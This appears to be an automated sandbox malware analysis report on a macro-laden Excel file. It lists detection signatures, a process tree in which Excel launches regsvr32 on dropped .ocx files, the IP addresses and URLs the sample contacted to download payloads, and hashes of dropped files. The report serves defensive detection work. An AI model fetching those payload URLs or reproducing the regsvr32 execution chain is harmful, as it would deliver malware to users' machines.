ID: 532757
Sample Name: ClaimCopy-1848214335-12022021.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:28:03
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report ClaimCopy-1848214335-1202…

Overview


General Information

Sample Name:	ClaimCopy-1848214335-12022021.xlsb
Analysis ID:	532757
MD5:	08dbf91f6a89fdb…
SHA1:	990b5abe4b156c..
SHA256:	29db2ea5fcb6ab8.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…
- Yara detected Xls With Macro 4.0

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5116 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5784 cmdline: regsvr32 C:\ProgramData\Volet1.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 4000 cmdline: regsvr32 C:\ProgramData\Volet2.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5216 cmdline: regsvr32 C:\ProgramData\Volet3.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 3412 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 3108 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5344 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2	DLL Side-Loading 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap		Ca Bil Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Ma Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ClaimCopy-1848214335-12022021.xlsb	9%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://158.69.133.78/337591964609.datQ	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://api.aadrm.com7	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://schemas.open	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.office.netvl5=	0%	Avira URL Cloud	safe	
http://158.69.133.78/337591964609.dat2	0%	Avira URL Cloud	safe	
http://ww.org	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://settings.outlook.coml	0%	Avira URL Cloud	safe	
http://158.69.133.78/337591964609.dat24	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://158.69.133.78/337591964609.dat	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://185.82.126.78/337591964609.dat2	0%	Avira URL Cloud	safe	
http://https://substrate.office.coms	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.comQ%g;D	0%	Avira URL Cloud	safe	
http://https://graph.windows.netp	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://api.diagnostics.office.comom	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://nexus.officeap	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.netm	0%	Avira URL Cloud	safe	
http://https://partnerservices.getmicrosoftkey.com/PartnerProvisioning.svc/v1/subscriptionslL	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.msom	0%	Avira URL Cloud	safe	
http://185.82.126.78/337591964609.dat	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comed	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://158.69.133.78/337591964609.dat2	false	• Avira URL Cloud: safe	unknown
http://158.69.133.78/337591964609.dat	false	• Avira URL Cloud: safe	unknown
http://185.82.126.78/337591964609.dat2	false	• Avira URL Cloud: safe	unknown
http://185.82.126.78/337591964609.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.142.211.62	unknown	Russian Federation		208861	RACKTECHRU	false
158.69.133.78	unknown	Canada		16276	OVHFR	false
185.82.126.78	unknown	Latvia		52173	MAKONIXLV	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	532757
Start date:	02.12.2021
Start time:	17:28:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ClaimCopy-1848214335-12022021.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSB@13/6@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.142.211.62	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62/48062/8690611.dat2
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62/93960/2286691.dat2
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62/53379/2932717.dat2
158.69.133.78	ClaimCopy-1848214335-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78/71020/3175032.dat2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78/48062869061.dat2
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78/93960228669l.dat2
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78/53379293271l.dat2

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKTECHRU	ClaimCopy-1848214335-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 45.142.211.22
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 45.142.211.22
	8Jem3WHfr1.exe	Get hash	malicious	Browse	• 193.38.235.234
	Static.exe	Get hash	malicious	Browse	• 193.38.235.15
	aFxrnP3GU4	Get hash	malicious	Browse	• 91.223.144.104
	mirai.arm	Get hash	malicious	Browse	• 95.181.163.105
	W1Mjz5NWWl	Get hash	malicious	Browse	• 91.223.144.109
	qQKiWkenaq.exe	Get hash	malicious	Browse	• 185.156.177.75
	VKtCIrdZz3.exe	Get hash	malicious	Browse	• 185.156.177.75
	9lzoAGDhiF.exe	Get hash	malicious	Browse	• 185.156.177.75
	jgkOeJEe1J.exe	Get hash	malicious	Browse	• 185.156.177.75
	2xwePIrz6Y.exe	Get hash	malicious	Browse	• 185.156.177.75
	l6l48v5NQD	Get hash	malicious	Browse	• 193.38.234.19
	Nzt41q6zTL.exe	Get hash	malicious	Browse	• 95.181.163.15
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 95.181.163.181
	c2nfo64gHQ.exe	Get hash	malicious	Browse	• 95.181.163.181
MAKONIXLV	ClaimCopy-1848214335-12022021.xlsb	Get hash	malicious	Browse	• 185.82.126.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 185.82.126.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 185.82.126.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 185.82.126.78
	REJC-688189380-Nov-25.xlsb	Get hash	malicious	Browse	• 185.82.127.80
	REJC-688189380-Nov-25.xlsb	Get hash	malicious	Browse	• 185.82.127.80
	51160ae1edfcf45c5e3e6e1bedc4a5bdcfc27d5e23cb0.exe	Get hash	malicious	Browse	• 185.82.126.98
	New Order Contract No 44322465.exe	Get hash	malicious	Browse	• 185.82.126.89
	ttIfPeM79u.exe	Get hash	malicious	Browse	• 185.82.127.214
	FANDER_MOD V3.03.exe	Get hash	malicious	Browse	• 185.82.126.114
	FANDER_MOD V3.03.exe	Get hash	malicious	Browse	• 185.82.126.114
	1D40F773FC7559E478572A30D1CDB0436E1FD792.exe	Get hash	malicious	Browse	• 185.82.126.114
	H-Fortnite.exe	Get hash	malicious	Browse	• 185.82.126.114
	FOXHACK.exe	Get hash	malicious	Browse	• 185.82.126.114
	AlingWare.exe	Get hash	malicious	Browse	• 185.82.126.114
	MinecraftHackV1.8.exe	Get hash	malicious	Browse	• 185.82.126.114
	bbXJN4YEIq.exe	Get hash	malicious	Browse	• 185.82.126.114
	WjmYak325l.exe	Get hash	malicious	Browse	• 185.82.126.100
	RpcNs4.exe	Get hash	malicious	Browse	• 185.86.148.68
	y2N49ht6t4.exe	Get hash	malicious	Browse	• 95.215.45.188
OVHFR	ClaimCopy-1848214335-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78
	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78
	reg.exe	Get hash	malicious	Browse	• 213.186.33.5
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	• 213.251.158.218
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 149.56.106.83
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 149.56.106.83

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 149.56.106.83
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 149.56.106.83
	2iJBYBel22.dll	Get hash	malicious	Browse	• 149.56.106.83
	2iJBYBel22.dll	Get hash	malicious	Browse	• 149.56.106.83
	Tender SN980018277 & SN9901827 Signed Copy.exe	Get hash	malicious	Browse	• 51.161.104.181
	Invoice.exe	Get hash	malicious	Browse	• 54.38.220.85
	AegEywmjUJ.exe	Get hash	malicious	Browse	• 51.79.99.124
	P.O SPECIFICATION.xlsx	Get hash	malicious	Browse	• 51.79.99.124
	DC-330NC.xlsx	Get hash	malicious	Browse	• 51.79.99.124
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 158.69.222.101
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 158.69.222.101
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 158.69.222.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\3AC5173B-BE2E-4080-B9F2-503317BAB84A	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140193
Entropy (8bit):	5.357953481505316
Encrypted:	false
SSDEEP:	1536:icQIfgxrBdA3gBwtnQ9DQW+z2k4Ff7nXbovidXiE6LWmE9:KuQ9DQW+zYXfH
MD5:	EF352F7957FB2A087B0C5D550D8A6B21
SHA1:	BDF89F20B894277627536242794C7288101F32B7
SHA-256:	5EF3669A1B9DD219F8D648207C4079AC1861108BAC2E744D7D2BDCBABD5C276E
SHA-512:	CEEA5FAC3C9B7DB848BF565007B9E71EA5778FDF91D19E1BAACFE5CD812172C70310DD1CC0DF4765B1968F3C6890741D5EE2FB68141379BE7A4B32E2AAB5E4B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-02T16:29:09">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1E7802D5.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1098x988, frames 3
Category:	dropped
Size (bytes):	85681
Entropy (8bit):	7.915850776614707
Encrypted:	false
SSDEEP:	1536:wB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUw:Pc6EehCfCZpUHKGXbBKsiit
MD5:	4F100E2CEFED046B44EC799015B454EF
SHA1:	5149E5D1B5212C77B3548914E9B47D67B4BEA574
SHA-256:	D30B441AB0E88A1487F29A80D63E2A4865A3F5DF7854FB8359B354397F807E2C
SHA-512:	153581151434815CC17E88D587FF6A6AF8F7154B4A05146453A9814F662C68D79F1063BDD9F789A1DB2F5818D199EF600703F8BC35785B0705332EC231F35A14
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1E7802D5.jpg	
Preview:	......JFIF.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....J.."..... .....".....q.[..+...*...K.... .....?.....g....6..)....=~.....w5.....7_.-.....k.../...;.....!.z%o..w!....,.....?...Gs?.].....C..P~i..._.=. .`....{...w....."..-.....:..d.....:z7)...~g.....C....v..\..O....0...v.....v... .....A...;.~Y.}.....MsC.~..5..?.;.....V7....G...b..~.....@.....O.}...o4.s_...z78.1.yl.. .X~.u..~..S....J..V~S..x.u~.. .....@....u..m....rGrf.P.._+Z..?AW..~..u.G.....o&.....9.0...H.Zx...M.y.[kW..o.....;.....z.....}v.m.. [R.i....R..m....+.J.....r6.P....|s..].vO._.}..K.]-V.U=9}.....W.....3.....G.t}Y

C:\Users\user\Desktop\ClaimCopy-1848214335-12022021.xlsb (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	99463
Entropy (8bit):	7.8306717981031575
Encrypted:	false
SSDEEP:	1536:IhyB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUy+x:Inc6EehCfCZpUHKGXbBKsiiY
MD5:	2E622D58F7398008879E0DD5739E42FF
SHA1:	317CEC6EE2A5FC0DD4569669961244484F11EDAB
SHA-256:	A762C9418E5E1252EE2D08CFB7519782ED0244EBF2BEC27CEEF19C4D9F9D09F3
SHA-512:	C181267DDA8C4BF64C4440E82F70EF8DE10126E64ECE0DC9B9EF80898E50531ACEE48E8D3438F74AAB986B48BA2C48EABBCF832466DBE644B2CD75713D930F 90
Malicious:	**true**
Reputation:	low
Preview:	PK.....!.V.....[Content_Types].xml ...(..... .....U.n.0.}G..".....BM..C.....^|.x8.....v...&kTx.....{..e....jg+...V.....{V`.VI.,Tl...._.n... ...1..B`.B',...l\.d.ah...O..X,....6.1q....l..UO.w+....w.T..F.2. B.U..... r.....M.."...0.....N..l..7dsD!..w0.....&I}...ZAq-C.&;.F.Fd.9...F._.)...h....r..../VA?K.p...O...../.s....?.d.....S.v...K>].c...6.].r.CG...4O.4R....p...b.....M.t..c..8!..... D/d..Q.p.1f....n..0....}..>...d0S.....X...

C:\Users\user\Desktop\D1330000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
